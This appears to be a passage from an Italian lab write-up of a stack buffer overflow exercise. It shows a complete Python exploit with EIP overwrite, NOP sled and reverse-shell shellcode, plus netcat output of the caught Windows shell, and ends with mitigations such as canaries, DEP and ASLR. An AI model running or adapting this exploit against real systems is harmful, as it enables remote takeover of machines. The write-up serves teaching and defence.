
Risultato della ricerca

Tra gli indirizzi trovati, abbiamo utilizzato:

0x625011af

Convertito in little-endian: \xaf\x11\x50\x62

Questo indirizzo punta a un'istruzione JMP ESP in una libreria senza protezioni, permettendoci di reindirizzare l'esecuzione alla nostra shellcode.



Composizione dell'Exploit Finale

```python
import socket

ip = "192.168.50.35"
port = 1337
timeout = 5


padding = b"A" * 1978
eip = b"\xaf\x11\x50\x62" # Compensating for the endianess
nops = b"\x90" * 32 # Give space for the payload to grow!
buf =  b""
buf += b"\xdb\xdf\xba\x73\xa2\xc3\x58\xd9\x74\x24\xf4\x5e"
buf += b"\x33\xc9\xb1\x52\x83\xc6\x04\x31\x56\x13\x03\x25"
buf += b"\xb1\x21\xad\x35\x5d\x27\x4e\xc5\x9e\x48\xc6\x20"
buf += b"\xaf\x48\xbc\x21\x80\x78\xb6\x67\x2d\xf2\x9a\x93"
buf += b"\xa6\x76\x33\x94\x0f\x3c\x65\x9b\x90\x6d\x55\xba"
buf += b"\x12\x6c\x8a\x1c\x2a\xbf\xdf\x5d\x6b\xa2\x12\x0f"
buf += b"\x24\xa8\x81\xbf\x41\xe4\x19\x34\x19\xe8\x19\xa9"
buf += b"\xea\x0b\x0b\x7c\x60\x52\x8b\x7f\xa5\xee\x82\x67"
buf += b"\xaa\xcb\x5d\x1c\x18\xa7\x5f\xf4\x50\x48\xf3\x39"
buf += b"\x5d\xbb\x0d\x7e\x5a\x24\x78\x76\x98\xd9\x7b\x4d"
buf += b"\xe2\x05\x09\x55\x44\xcd\xa9\xb1\x74\x02\x2f\x32"
buf += b"\x7a\xef\x3b\x1c\x9f\xee\xe8\x17\x9b\x7b\x0f\xf7"
buf += b"\x2d\x3f\x34\xd3\x76\x9b\x55\x42\xd3\x4a\x69\x94"
buf += b"\xbc\x33\xcf\xdf\x51\x27\x62\x82\x3d\x84\x4f\x3c"
buf += b"\xbe\x82\xd8\x4f\x8c\x0d\x73\xc7\xbc\xc6\x5d\x10"
buf += b"\xc2\xfc\x1a\x8e\x3d\xff\x5a\x87\xf9\xab\x0a\xbf"
buf += b"\x28\xd4\xc0\x3f\xd4\x01\x46\x6f\x7a\xfa\x27\xdf"
buf += b"\x3a\xaa\xcf\x35\xb5\x95\xf0\x36\x1f\xbe\x9b\xcd"
buf += b"\xc8\x01\xf3\xff\x6c\xea\x06\xff\x68\x38\x8f\x19"
buf += b"\x1a\xac\xc6\xb2\xb3\x55\x43\x48\x25\x99\x59\x35"
buf += b"\x65\x11\x6e\xca\x28\xd2\x1b\xd8\xdd\x12\x56\x82"
buf += b"\x48\x2c\x4c\xaa\x17\xbf\x0b\x2a\x51\xdc\x83\x7d"
buf += b"\x36\x12\xda\xeb\xaa\x0d\x74\x09\x37\xcb\xbf\x89"
buf += b"\xec\x28\x41\x10\x60\x14\x65\x02\xbc\x95\x21\x76"
buf += b"\x10\xc0\xff\x20\xd6\xba\xb1\x9a\x80\x11\x18\x4a"
buf += b"\x54\x5a\x9b\x0c\x59\xb7\x6d\xf0\xe8\x6e\x28\x0f"
buf += b"\xc4\xe6\xbc\x68\x38\x97\x43\xa3\xf8\xb7\xa1\x61"
buf += b"\xf5\x5f\x7c\xe0\xb4\x3d\x7f\xdf\xfb\x3b\xfc\xd5"
buf += b"\x83\xbf\x1c\x9c\x86\x84\x9a\x4d\xfb\x95\x4e\x71"
buf += b"\xa8\x96\x5a"


payload = padding + eip + nops + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(b"OVERFLOW1 " + payload)

s.recv(1024)
s.close()
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.35] 49451
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop>
```

Mitigazioni e Raccomandazioni

Stack Canaries

Valori di protezione inseriti tra variabili locali e indirizzi di ritorno nello stack.

Quando un overflow tenta di sovrascrivere EIP, il canary viene alterato → terminazione del programma prima dell'esecuzione dell'exploit.

NX/DEP

Impedisce l'esecuzione di codice nello stack, bloccando l'attivazione della shellcode.

Implementa con il flag -z noexecstack durante la compilazione.

Attiva le protezioni DEP/NX a livello di sistema operativo (supportato da Windows, Linux e macOS).

ASLR

Randomizza l'allocazione degli indirizzi di memoria ad ogni avvio del programma.

Complica significativamente l'individuazione di posizioni per shellcode o gadget come JMP ESP.

Verifica l'attivazione sul sistema (controlla /proc/sys/kernel/randomize_va_space su Linux).

Patch e Aggiornamenti

Aggiorna regolarmente software e librerie di sistema:

Le versioni obsolete spesso contengono vulnerabilità già documentate pubblicamente.

Implementa tempestivamente le patch di sicurezza rilasciate dai fornitori.

Automatizza il processo di gestione degli aggiornamenti con strumenti dedicati.